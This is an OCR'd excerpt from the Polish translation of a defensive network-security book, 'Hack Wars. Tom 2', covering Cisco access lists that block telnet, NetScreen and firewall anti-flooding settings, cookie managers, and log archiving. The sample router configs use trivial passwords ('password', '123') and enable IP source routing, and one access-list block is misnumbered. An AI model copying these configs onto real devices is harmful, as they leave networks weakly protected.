
Hack Wars. Tom 2.
Administrator kontratakuje



Autor: John Chirillo
Tłumaczenie: Paweł Koronkiewicz, Marcin Jędrysiak
ISBN: 83-7197-600-3
Tytuł oryginału: Hack Attacks Denied: A Complete Guide to Network Lockdown
Format: B5, stron: 408
Zawiera CD-ROM

Napisana przez Johna Chirillo prowokacyjna książkę „Hack Wars. Tom 1. Na tropie hakerów" prezentuje sposoby, w jakie hakerzy postrzegają technologie sieciowe, przybliża techniki używane do wykorzystania luk w zabezpieczeniach sieci, a także uczy, jak można rozpoznać nadchodzący atak.

W „Hack Wars. Tom 2. Administrator kontratakuje" Chirillo krok po kroku uczy, jak obronić się przed włamaniami do sieci przy użyciu tych samych narzędzi Tiger Box, które hakerzy wykorzystują do wykrycia i spenetrowania słabych punktów. Czerpiąc ze swoich doświadczeń konsultanta zatrudnianego przez firmy z listy Fortune 1000, aby włamywał się do ich sieci, Chirillo omawia wszystkie niezbędne procedury konieczne do uzyskania pełnego bezpieczeństwa oraz pomaga powiązać wszystkie informacje i stworzyć skuteczną politykę bezpieczeństwa.

- Sposoby zabezpieczenia infrastruktury sieciowej poprzez ochronę wrażliwych portów (włączając w to porty znane i ukryte), usługi oraz metody uniemożliwiające zebranie informacji
- Sposoby wykrycia włamania i zabezpieczenia się przed nim — od metody „tylnych drzwi" i ataków DoS do bomb pocztowych, infekcji wirusowych i włamania na stronę internetową
- Najważniejsze techniki chroniące popularne bramy i routery, demony serwerów internetowych, systemy operacyjne oraz proxy i firewall

Wydawnictwo Helion
ul. Chopina 6
44-100 Gliwice
tel. (32)230-98-63
e-mail: helion@helion.pl

Spis treści

Rozdział 2.

Mechanizmy ochrony przed włamaniami

Jasne jest, iż jeśli nasze systemy komputerowe mają działać zgodnie z firmowymi lub osobistymi zasadami bezpieczeństwa, to zawsze jakieś porty lub usługi będą do pewnego stopnia wrażliwe na ataki hakerów. Aby maksymalnie zredukować te słabości i zabezpieczyć się przed zdalną infiltracją, konieczne jest poznanie szczegółów pewnych procedur, które powinny stać się częścią każdej polityki zabezpieczeń. Tego właśnie dotyczy drugi rozdział tej książki. W pierwszym omówiliśmy konkretne techniki, których można użyć do uchronienia się przed atakami wykorzystującymi zarezerwowane i ukryte porty oraz usługi. W tym poznasz kroki wymagane przy wprowadzaniu środków zabezpieczających, znane jako *mechanizmy ochrony przed włamaniami*. Jednym zdaniem, są to techniki używane do zabezpieczenia systemu przed penetracją.

Zabezpieczanie przed penetracją

Ten rozdział może stanowić odpowiedź na pytania postawione w pierwszym tomie tej książki, *Hack wars. Na tropie hakerów*, który przedstawia szczegółowe informacje dotyczące różnego rodzaju prób penetracji systemu (włączając w to ataki polegające na: wykorzystaniu luk wykrytych w czasie zbierania informacji i skanowania lokalizacji, wywołaniu ogólnego chaosu, uzyskaniu dostępu na prawach administratora, włamaniu się i przejęciu kontroli nad komputerami, serwerami i urządzeniami sieciowymi, a także wykorzystaniu potencjalnych dziur w zabezpieczeniach zarówno zdalnych, jak i lokalnych). W tym rozdziale zademonstrujemy techniki pozwalające na zabezpieczenie się przed takimi atakami. Poznamy metody ochrony przed programami wykorzystującym tylne drzwi (*backdoor*), przepełnianiem (*flooding*), manipulacją dziennikami, bombardowaniem pocztą (*mail bombing*), spamowaniem, łamaniem haseł, podszywaniem się (*spoofing*), podsłuchiwaniem pakietów, wirusami oraz włamaniami na strony internetowe. Przyjrzymy się także komercyjnym programom do tworzenia barier ochronnych, ręcznym technikom zespołu *Tiger Team*, a także własnym sposobom zabezpieczania programów.

Niektóre środki ochronne przed typowymi atakami hakerów zostaną omówione bardziej szczegółowo. Po przeczytaniu będziesz posiadał wystarczającą wiedzę w zakresie zabezpieczenia lokalnej i zdalnej komunikacji.

Ochrona przed programami wykorzystującymi tylne drzwi

Rozdział rozpoczniemy od omówienia technik wykorzystujących do włamania tylne drzwi. Jak już stwierdziliśmy w pierwszym tomie tej książki, takie programy składają się z narzędzi używanych przez hakerów do uzyskania i utrzymania dostępu do systemu, a także do ukrycia swoich śladów dostępu. A ponieważ lekarstwo na takie próby włamania może również posłużyć do naprawienia wad różnych systemów operacyjnych, w tej części przedstawimy także bariery ochronne przeciwko programom wykorzystującym tylne drzwi. Odnoszą się one do aktualnie wykorzystywanej architektury zabezpieczeń bramy, co obejmuje na przykład firewalle, filtry oraz proxy zarówno proste, jak i zaawansowane.

Badanie naruszeń zabezpieczeń przez programy tego typu może być skomplikowanym przedsięwzięciem i dlatego musi być dokładnie zaplanowanie. W czasie fazy projektowania zabezpieczeń należy rozważyć trzy często występujące schematy implementacji narzędzi wykorzystujących tylne drzwi. Mowa tu o wirtualnej kontroli połączenia, wewnętrznych implantach oraz wewnętrznych i zewnętrznych słabościach.

Wirtualna kontrola połączenia


Telnet, usługa współpracująca z zarezerwowanym portem 23, działa na szczycie protokołu TCP/IP jako emulator terminala dla sesji logowania. Ogólną zasadą jest, iż, jeśli to tylko możliwe, należy zablokować tę usługę przed zdalnym dostępem. Niestety, często jest ona niezbędna do zarządzania lokalnego.

W rozdziale 1. opisano sposób wyłączenia oraz zabezpieczenia tej usługi w systemach Windows i UNIX. W przypadku systemów sieciowych możesz dokonać kilku prostych modyfikacji konfiguracji w celu zdalnego zablokowania dostępu przez Telnet, pozwalając na lokalne uwierzytelnianie. Zajrzyj do podręcznika obsługi danego urządzenia, aby uzyskać informacje na temat procedury i aktualizacji. W tej części przyjrzymy się dokładniej dwóm podstawowym aplikacjom.

Przykład 1: Filtry urządzeń dostępowych Cisco

W scenariuszu przedstawionym na rysunku 2.1 dwie sieci są rozdzielone przy użyciu routerów filtrujących dostęp. Łącze WAN między nimi może symbolizować dowolne medium komunikacyjne, takie jak łącze dzierżawione, xDSL, ISDN, połączenie komutowane itp. (interfejs WAN oczywiście zmieni się odpowiednio; dla przykładu, jeśli używasz DSL, będzie to Ethernet 1, a jeśli korzystasz z ISDN, interfejs wskaże BRI 0). Można zmienić również zdalną sieć w celu przedstawienia Internetu, sieci klienta, sieci LAN dostawcy itp. Przyjrzyjmy się teraz konfiguracji sprzętowej, która musi spełnić następujące wymagania:

Rysunek 2.1.
Typowy scenariusz sieci WAN z routerami filtrującymi dostęp



- lokalni użytkownicy mogą uzyskać dostęp do wszystkich usług w zdalnej sieci;
- zdalni użytkownicy nie mogą korzystać z usług *telnet* i *rtelnet* w sieci lokalnej;
- stosowane jest szyfrowanie haseł.

Konfiguracja lokalna

```
service password-encryption
no service tcp-small-servers
no service udp-small-servers
!
hostname Local
!
enable password 7 password
!
ip source-route
no ip name-server
!
ip subnet-zero
no ip domain-lookup
ip routing
!
interface Ethernet 0
 no shutdown
 description connected to Ethernet LAN
 ip address 172.29.41.1 255.255.255.0
 ip access-group 100 in
 keepalive 10
!
 interface Serial 0
 no shutdown
 description connected to Remote network
 ip address 172.29.42.1 255.255.255.252
 ip access-group 100 in
 encapsulation hdlc
!
! Lista kontroli dostępu 100
!
```

```
access-list 100 deny ip 172.29.42.0 0.0.0.3 any
access-list 100 deny ip 172.29.43.0 0.0.0.255 any
access-list 100 permit udp any eq rip any eq rip
access-list 100 permit tcp any any established
access-list 100 permit ip any 172.29.42.0 0.0.0.3
access-list 100 permit ip any 172.29.43.0 0.0.0.255
!
! Lista kontroli dostępu 101
!
access-list 100 deny ip 172.29.41.0 0.0.0.255 any
access-list 100 permit udp any eq rip any eq rip
access-list 100 permit tcp any any established
access-list 100 deny tcp 172.29.41.0 0.0.0.255 eq 23
access-list 100 deny tcp 172.29.41.0 0.0.0.255 eq 107
access-list 100 permit ip any 172.29.41.0 0.0.0.255
!
router rip
 version 2
 network 172.29.0.0
 no auto-summary
!
!
ip classless
no ip http server
snmp-server community local RO
no snmp-server location
no snmp-server contact
!
line console 0
 exec-timeout 0 0
 password 7 123
 login
!
line vty 0 4
 password 7 password
 login
```

Konfiguracja zdalna

```
service password-encryption
no service tcp-small-servers
no service udp-small-servers
!
hostname Remote
!
enable password password
!
no ip name-server
!
ip subnet-zero
no ip domain-lookup
ip routing
!
interface Ethernet 0
 no shutdown
 description connected to Ethernet LAN
 ip address 172.29.43.1 255.255.255.0
```

```
keepalive 10
!
 interface Serial 0
 no shutdown
 description connected to Local network
 ip address 172.29.42.2 255.255.255.252
 encapsulation hdlc
!
router rip
 version 2
 network 172.29.0.0
 no auto-summary
!
!
ip classless
no ip http server
snmp-server community local RO
no snmp-server location
no snmp-server contact
!
line console 0
 exec-timeout 0 0
 password 123
 login
!
line vty 0 4
 password password
 login
```

Przykład 2: Firewall NetScreen


Do scenariusza przedstawionego na rysunku 2.1 w tym przykładzie dodamy firewall *NetScreen* między lokalnym routerem a siecią LAN. Głównym celem tego firewalla jest ochrona sieci lokalnej przed atakami hakerów, choć w tym przykładzie skoncentrujemy się na wyłączeniu *Telnetu* dla użytkowników z zewnątrz. Na szczęście, dzięki zdobywającemu nagrody interfejsowi konfiguracji *NetScreen* ta modyfikacja będzie bardzo prosta.

Będąc w głównym interfejsie, wybierz *Configure* z opcji menu *System* po lewej stronie. Teraz w zakładce *Interface* na górze głównej ramki odnajdź opcję *Untrust Interface* i anuluj zaznaczenie *Telnet*, tak jak pokazano to na rysunku 2.2.

Wewnętrzne implanty

Wewnętrzne implanty występują dość często i są wysoce niebezpieczne. Takie implanty są instalowane w wewnętrznej sieci przez zaufanego użytkownika, technika lub osobę, na którą podziałano przy użyciu inżynierii społecznej. Jest to zwykle ktoś, kto ma osobiste zastrzeżenia do firmy lub współpracownik hakera nie posiadającego dostępu do sieci wewnętrznej.

Nie trzeba być osobą ze zmysłem technicznym, aby zdać sobie sprawę, iż ten typ zagrożenia wymaga wprowadzenia polityki zabezpieczeń, która obejmuje blokowanie dostępu do centrów danych, kamery, a także dzienniki modyfikacji zawierające informacje o dostępie do systemu. Każdy serwer, router i firewall powinien mieć włączoną



Rysunek 2.2. *Wyłączanie funkcji Telnet w interfejsie użytkownika NetScreen*

funkcję zapisywania regularnie archiwizowanych dzienników (obejmuje to również taśmy z kamer). Komercyjne programy, które zawierają standardowe mechanizmy tworzenia dzienników, powinny być używane nie tylko do badania działania funkcji, ale także do zbierania dowodów na aktywność zespołów hakerskich. Wszyscy goście, zewnętrzni konsultanci i dostawcy powinni wchodzić do biura tylko w towarzystwie autoryzowanych pracowników i przez cały czas nosić plakietki identyfikujące.

Wewnętrzne i zewnętrzne słabości

Jeśli sieć oferuje zdalne usługi ze strefy zdemilitaryzowanej lub za pomocą bezpiecznego połączenia przez firewall (do wewnętrznej sieci LAN) na zewnątrz sieci wewnętrznej, niektóre usługi mogą być podatne na implementację narzędzi wykorzystujących tylne drzwi. Jest to zwykle możliwe po skutecznej penetracji w czasie ataku wstępnego, takiego jak próba przepełnienia bufora czy portu.

Większość systemów zabezpieczeń jest uważana za nieadekwatne, co oznacza, iż haker może co najmniej spowodować przepełnienie bufora lub portu. Aby zabezpieczyć się przed takimi próbami wstępnego ataku, uprościłem szczegółowe techniki *Tiger Team* do postaci listy czynności do wykonania. Bardzo ważne jest wykonanie instrukcji przedstawionych w kolejnych sekcjach rozdziału i potraktowanie ich jako niezbędnej polityki zabezpieczającej przed zablokowaniem systemu. Prawdę mówiąc, każdy krok przedstawiony w poszczególnych rozdziałach tej książki powinien stać się częścią takiej niezbędnej procedury.

Ochrona przed cookies

W czasie przeglądania Internetu, niezależnie od wykonywanych czynności i odwiedzanych stron, prawie każdy może śledzić Twoje ruchy, zbierając osobiste informacje o Tobie. Taki wyciek ważnych informacji jest możliwy dzięki cookies. Zgodnie z wcześniejszymi informacjami wiemy, że cookie to mały plik, który zawiera dane wukorzy-

stywane przez przeglądarki internetowe. Dowiedzieliśmy się także, jak możemy wyłączyć cookies, modyfikując ustawienia zabezpieczeń przeglądarki. Taki drastyczny krok może jednak nie spotkać się z pozytywnym przyjęciem, ponieważ niektóre strony próbują dokonać personalizacji naszych wizyt, pamiętając nasze imiona, rekomendując produkty i śledząc nasze konta. Alternatywą w takiej sytuacji może być zastosowanie *menedżera cookies*.

Menedżerzy cookies to narzędzia, które monitorują i przechwytują niepożądaną komunikację cookies w tle. W czasie przeglądania Internetu, kiedy witryna próbuje użyć cookies do zebrania danych demograficznych, śledzić sposób wykorzystania strony lub zebrać dane osobiste, sprytny menedżer przechwyci takie cookies i zapyta nas o sposób postępowania. Dobry menedżer potrafi również wykryć programy lokalne, które próbują uzyskać dostęp do Internetu z naszego komputera.


Aby jeszcze bardziej zadbać o swoją prywatność, pamiętaj o zastosowaniu dobrego menedżera cookies, najlepiej takiego, który oferuje funkcję usuwania już istniejących. Możesz wybrać jeden z poniższych programów:

- McAfee Internet Security 4.0 (*www.mcafee-at-home.com*),
- Limit Software Cookie Crusher 2.6 (*www.thelimitsoft.com*),
- Kookaburra Software Cookie Pal (*www.kburra.com*),
- Idcide Privacy Wall (*www.idcide.com*).

Ochrona przed przepełnieniem


W pierwszym tomie tej książki przedstawiliśmy wiele typowych odmian ataków przy użyciu przepełniania, włączając w to techniki TCP, UDP i ICMP oraz przepełnianie portów zarezerwowanych i sieci. Znalazła się tam także demonstracja sposobu, w jaki napastnik może spowodować w zaatakowanych urządzeniach poważne przeciążenie sieci, a w niektórych przypadkach nawet odmowę świadczenia usług. Całe sieci zostały „rzucone na kolana" przez przepełnienie w czasie rozgłaszania danych. Odpowiedzią jest ta część opisująca środki ochronne przed tymi typowymi zagrożeniami; omówiony tu zostanie sposób postępowania dla serwerów, stacji roboczych i urządzeń sieciowych. Rozpoczniemy od zademonstrowania sposobów zabezpieczeń stacji roboczych, następnie przejdziemy do serwerów i zakończymy na urządzeniach sieciowych.

Jeśli nie masz własnej karty sieciowej lub wirtualnego demona, być może nie będziesz miał dostępu do opcji konfiguracji chroniących przed przepełnieniem TCP, UDP i ICMP. W takiej sytuacji należy uzyskać odpowiednie oprogramowanie zabezpieczające, takie jak firewalle czy narzędzia typu *BlackICE Defender* (w części 1. tej książki przedstawiono wiele zestawów oprogramowania, które udostępniają zabezpieczenia przed technikami przepełniania). Przykład takiego programu znajduje się na rysunku 2.3; przyjrzyj się, jak *BlackICE* można skonfigurować na różnych poziomach zabezpieczenia przed niepożądanym ruchem.



Rysunek 2.3. *Konfiguracja narzędzia BlackICE zapewniająca ochronę przed niepożądanym ruchem*

Zwykle takie narzędzie jest ustawione na poziom zabezpieczeń, który automatycznie chroni poszczególne stacje robocze przed przepełnieniem. Uruchomiona jest również funkcja zapisywania wszystkich działań w dzienniku. Rysunek 2.4 przedstawia funkcję wykrywania i zabezpieczania przed przepełnieniem ICMP wraz z opcją dodania hakera do listy zablokowanych adresów.



Rysunek 2.4. *Ochrona i zabezpieczenie przed przepełnieniem ICMP*

Ten sam typ narzędzi może być wykorzystany do zabezpieczenia pojedynczych serwerów, ale mimo to omówimy najpopularniejsze metody ochrony usług oferowanych przez serwery.


Należy pamiętać o przestrzeganiu ogólnej zasady, mówiącej o instalacji najnowszej wersji systemu operacyjnego i wszystkich aktualizacji. Producenci oprogramowania dokładają starań, aby przeciwdziałać nowym odmianom ataków hakerów. Należy także dobrze zabezpieczyć zarezerwowane usługi portów, takie jak *echo*, *chargen* i *telnet*, dzięki czemu istnieje szansa wyeliminowania wielu zdalnych napastników.

Aby wyłączyć te usługi w systemach Windows, musisz dokonać edycji rejestru systemowego, uruchamiając narzędzie *regedit.exe* ze znaku zachęty *Start|Uruchom*. Wyszukaj wpisy dla tych usług i ustaw ich wartość na `false` lub `0`. Po zakończeniu edycji zrestartuj system i zweryfikuj wszystkie modyfikacje. Jeśli chcesz wyłączyć te usługi w systemie UNIX, po prostu dokonaj edycji pliku */etc/inetd.conf* i oznacz wpis usługi jako komentarz. Następnie zrestartuj cały system lub tylko proces *inetd*. Więcej informacji na temat tych procedur możesz znaleźć w rozdziale 1. Tak jak wspomniano w tym rozdziale, jeśli masz wątpliwości dotyczące tych modyfikacji, możesz zajrzeć do dodatku A, gdzie znajdują się informacje na temat różnych programów zabezpieczających.

TigerWatch pozwala na aktywne monitorowanie i blokowanie portów systemowych i usług bez konieczności dokonywania zmian w rejestrze lub ręcznego wyłączania danej usługi.

W przypadku gdy dana usługa jest wymagana przez firmowe lub osobiste zasady działania, możesz w UNIX-ie włączyć funkcję *wrap* dla tej usługi lub ograniczyć liczbę jednoczesnych połączeń z daną usługą. Ograniczając liczbę odpowiedzi na zapytania portu, możesz uniknąć przepełnienia, ponieważ serwer poświęci zasoby tylko na bezpieczną ilość otwartych sesji (patrz rysunek 2.5). Ta procedura jest szczególnie polecana dla demonów typu Telnet, FTP i http. Nie należy również zapomnieć o wyłączeniu banerów usług oraz otwieraniu dostępnych sesji przy użyciu adresów IP lub zaszyfrowanego uwierzytelniania.

Rysunek 2.5. *Ograniczanie zapytań sesji usługi*



Obecnie producenci sprzętu sieciowego dołączają do swoich urządzeń zaawansowane moduły i aktualizacje zabezpieczające przed przepełnieniem. Zanim więc kupisz nowy sprzęt, wybierz urządzenie, które jest stabilne i nie znajduje się w fazie testowej lub na początku produkcji. Inżynierowie zawsze kompilują nowsze wersje urządzeń z prostszym interfejsem działania oraz mniej enigmatycznymi procedurami wiersza poleceń. Dobrym przykładem mogą być tutaj routery Cisco z włączoną funkcją firewalla, które oferują zaawansowane opcje zabezpieczeń wymienione poniżej.

- **Global Timer Values** (globalne wartości liczników). Te opcje determinują okres czasu, jaki musi minąć dla różnych stanów połączeń, zanim połączenie zostanie przerwane.
  - *TCP connection timeout* — czas oczekiwania na połączenie TCP, zanim połączenie nie zostanie przerwane.
  - *TCP FIN-wait timeout* — czas oczekiwania na zakończenie połączenia TCP, zanim połączenie nie zostanie przerwane.
  - *TCP idle timeout* — czas braku aktywności połączenia TCP, zanim połączenie nie zostanie przerwane.
  - *UDP idle timeout* — czas braku aktywności połączenia UDP, zanim połączenie nie zostanie przerwane.
  - *DNS timeout* — czas dozwolony na próbę połączenia z serwerem DNS, zanim próba nie zostanie uznana za nieudaną.
- **DoS Attack Threshold** (progi liczników ataków DoS). Te opcje ograniczają liczbę półotwartych sesji DoS. Niezwykle wysoka liczba półotwartych sesji DoS zarówno pod względem liczby całkowitej, jak i prędkości przyrostu może świadczyć o próbie ataku DoS (odmowa usługi). Górne wartości

progów w tej grupie wskazują liczbę sesji, która wywołuje usunięcie półotwartych sesji. Usuwanie takich sesji będzie trwało aż do momentu osiągnięcia dolnej wartości odpowiedniego progu.

- *One-minute low threshold* — liczba półotwartych sesji DoS w ciągu ostatniej minuty, która powoduje przerwanie procesu usuwania sesji DoS.
- *One-minute high threshold* — liczba półotwartych sesji DoS w ciągu ostatniej minuty, która powoduje rozpoczęcie procesu usuwania sesji DoS.
- *Maximum incomplete session low threshold* — całkowita liczba półotwartych sesji DoS, która powoduje przerwanie procesu usuwania sesji DoS.
- *Maximum incomplete session high threshold* — całkowita liczba półotwartych sesji DoS, która powoduje rozpoczęcie procesu usuwania sesji DoS.

- **TCP Maximum Incomplete Sessions per Host** (maksymalna liczba półotwartych sesji TCP dla hosta). Podaje maksymalną liczbę sesji, które mogą być otwarte dla każdego hosta, zanim wywołane zostanie jakieś działanie. To działanie jest zależne od wartości *Blocking Time*.
- **Blocking Time** (czas blokowania). Jeśli włączona jest ta opcja, to po osiągnięciu maksymalnej wartości *TCP Maximum Incomplete Sessions per Host* router przestanie akceptować kolejne sesje, aż do momentu upływu czas podanego przez tę opcję. Jeśli wyłączono tę funkcję, każda nowa sesja spowoduje zamknięcie najstarszej sesji.


Przypomnij sobie scenariusz przedstawiony na rysunku 2.1 z działającym firewallem. Zaawansowane opcje zabezpieczeń zmienią konfigurację uruchomionego routera lokalnego w następujący sposób.

```
service password-encryption
no service tcp-small-servers
no service udp-small-servers
!
hostname Local
!
enable password 7 password
!
ip source-route
no ip name-server
!
ip subnet-zero
no ip domain-lookup
ip routing
!
! Kontrola dostępu w oparciu o kontekst
!
ip inspect tcp synwait-time 30
ip inspect tcp finwait-time 5
ip inspect tcp idle-time 3600
ip inspect udp idle-time 30
ip inspect dns-timeout 5
ip inspect one-minute low 900
```

```
ip inspect one-minute high 1100
ip inspect max-incomplete low 900
ip inspect max-incomplete high 1100
ip inspect tcp max-incomplete host 50 block-time 2
!
! IP inspect Ethernet_0
!
ip inspect name Ethernet_0 tcp
ip inspect name Ethernet_0 udp
ip inspect name Ethernet_0 cuseeme
ip inspect name Ethernet_0 ftp
ip inspect name Ethernet_0 h323
ip inspect name Ethernet_0 rcmd
ip inspect name Ethernet_0 realaudio
ip inspect name Ethernet_0 smtp
ip inspect name Ethernet_0 streamworks
ip inspect name Ethernet_0 vdolive
ip inspect name Ethernet_0 sqlnet
ip inspect name Ethernet_0 tftp
!
! IP inspect Serial_0
!
ip inspect name Serial_0 tcp
ip inspect name Serial_0 udp
ip inspect name Serial_0 cuseeme
ip inspect name Serial_0 ftp
ip inspect name Serial_0 h323
ip inspect name Serial_0 rcmd
ip inspect name Serial_0 realaudio
ip inspect name Serial_0 smtp
ip inspect name Serial_0 streamworks
ip inspect name Serial_0 vdolive
ip inspect name Serial_0 sqlnet
ip inspect name Serial_0 tftp
!
interface Ethernet 0
 no shutdown
 description connected to Ethernet LAN
 ip address 172.29.41.1 255.255.255.0
 ip inspect Ethernet_0 in
 ip access-group 100 in
 keepalive 10
!
 interface Serial 0
 no shutdown
 description connected to Remote network
 ip address 172.29.42.1 255.255.255.252
 ip inspect Serial_0 in
 ip access-group 101 in
 encapsulation hdlc
!
! Lista kontroli dostępu 100
!
access-list 100 deny ip 172.29.42.0 0.0.0.3 any
access-list 100 deny ip 172.29.43.0 0.0.0.255 any
access-list 100 permit udp any eq rip any eq rip
access-list 100 permit ip any 172.29.42.0 0.0.0.3
access-list 100 permit ip any 172.29.43.0 0.0.0.255
```

```
!
! Lista kontroli dostępu 101
!
access-list 101 deny ip 172.29.41.0 0.0.0.255 any
access-list 101 permit udp any eq rip any eq rip
access-list 101 deny tcp 172.29.41.0 0.0.0.255 eq 23
access-list 101 deny tcp 172.29.41.0 0.0.0.255 eq 107
access-list 101 permit ip any 172.29.41.0 0.0.0.255
!
router rip
 version 2
 network 172.29.0.0
 no auto-summary
!
!
ip classless
no ip http server
snmp-server community local RO
no snmp-server location
no snmp-server contact
!
line console 0
 exec-timeout 0 0
 password 7 password
 login
!
line vty 0 4
 password 7 password
 login
```

Sprawdź u swojego producenta dostępność konkretnych procedur przeciwdziałających przepełnianiu. Wiele interfejsów lub konsoli do lokalnego zarządzania Internetem jeszcze bardziej ułatwia ustawienie odpowiednich opcji. Na rysunku 2.6 przyjrzyj się systemowi „wskaż i zaznacz" w programie *NetScreen*.



Rysunek 2.6. *System „wskaż i zaznacz" w programie NetScreen sprawia, że nawet zaawansowane opcje zabezpieczeń stają się proste*

Kolejnym popularnym atakiem hakerów jest *rozgłaszanie* (*broadcasting*). Według definicji zawartej w pierwszym tomie tej książki, oznacza to sposób transmisji czegoś we wszystkich kierunkach. Większość protokołów komunikacyjnych udostępnia funkcję wysyłania komunikatów do wszystkich węzłów w sieci. Dlatego też ważne jest, aby podzielić większe sieci na mniejsze części przy użyciu mostów i routerów, ponieważ takie mniejsze segmenty tworzą oddzielne domeny rozgłaszania. Wyobraź sobie pojedynczą sieć z 250 węzłami, która padła ofiarą przepełnienia przez rozgłaszanie. Napastnik może

z łatwością zablokować całą przepustowość sieci. Jeśli jednak taka sieć zostanie właściwie podzielona na segmenty, routery i mosty będą mogły filtrować takie ataki, nie przesyłając po prostu takich transmisji przez interfejsy. W większości przypadków taka funkcja blokowania jest włączona domyślnie. Należy również pamiętać, iż możesz, a czasami nawet powinieneś, uzupełnić taką blokadę, używając narzędzia do podsłuchiwania pakietów (*sniffer*).

Ochrona przed manipulacją dziennikami

Manipulacja dziennikami to środek działania hakerów, służący do edycji dziennika nadzoru w celu usunięcia wszelkich śladów aktywności w systemie docelowym. Do tego celu hakerzy często używają oprogramowania osłaniającego, które wyszukuje i niszczy dzienniki, oznakowania i pliki tymczasowe.

W pierwszym tomie tej książki omówiliśmy typowe techniki manipulacji dziennikami w systemach Windows i UNIX, wykonywane w standardowych warunkach operacyjnych. W tej części skupimy się na sposobach zabezpieczenia tych procedur, co obejmuje metody archiwizacji w celu zapewnienia poprawnego działania funkcji zapisu dzienników. Ta funkcja może być niezmiernie przydatna w czasie zbierania jednoznacznych dowodów na ataki hakerów, a także w przypadku rozwiązywania problemów związanych z potencjalnymi konfliktami modyfikacji systemu. Istnieją również pewne logiczne procedury techniczne, które pomogą zabezpieczyć pliki dzienników, a także zaimplementować redundancję (nadmiarowość).

Zapisywanie zdarzeń w plikach dzienników jest ważną funkcją systemów operacyjnych, urządzeń sieciowych oraz demonów usług. Posiadanie takich informacji, jak modyfikacje konfiguracji, status operacyjny, status logowania oraz wykorzystanie procesów, może oszczędzić wiele czasu poświęconego na rozwiązywanie problemów i badanie zabezpieczeń. Funkcja tworzenia dzienników przez system, przeglądarkę, terminal i demony powinna stać się częścią procedury codziennego zbierania informacji systemowych. Dla przykładu pliki dzienników przeglądarki są przechowywane w poniżej przedstawionych katalogach. Można je wykorzystać w czasie codziennej archiwizacji.

NETSCAPE


\Netscape\Users\default\cookies.txt
\Netscape\Users\default\netscape.hst
\Netscape\Users\default\prefs.js
\Netscape\Users\default\Cache.**

INTERNET EXPLORER

\Windows\Tempor~1\index.dat
\Windows\Cookies\index.dat
\Windows\History\index.dat

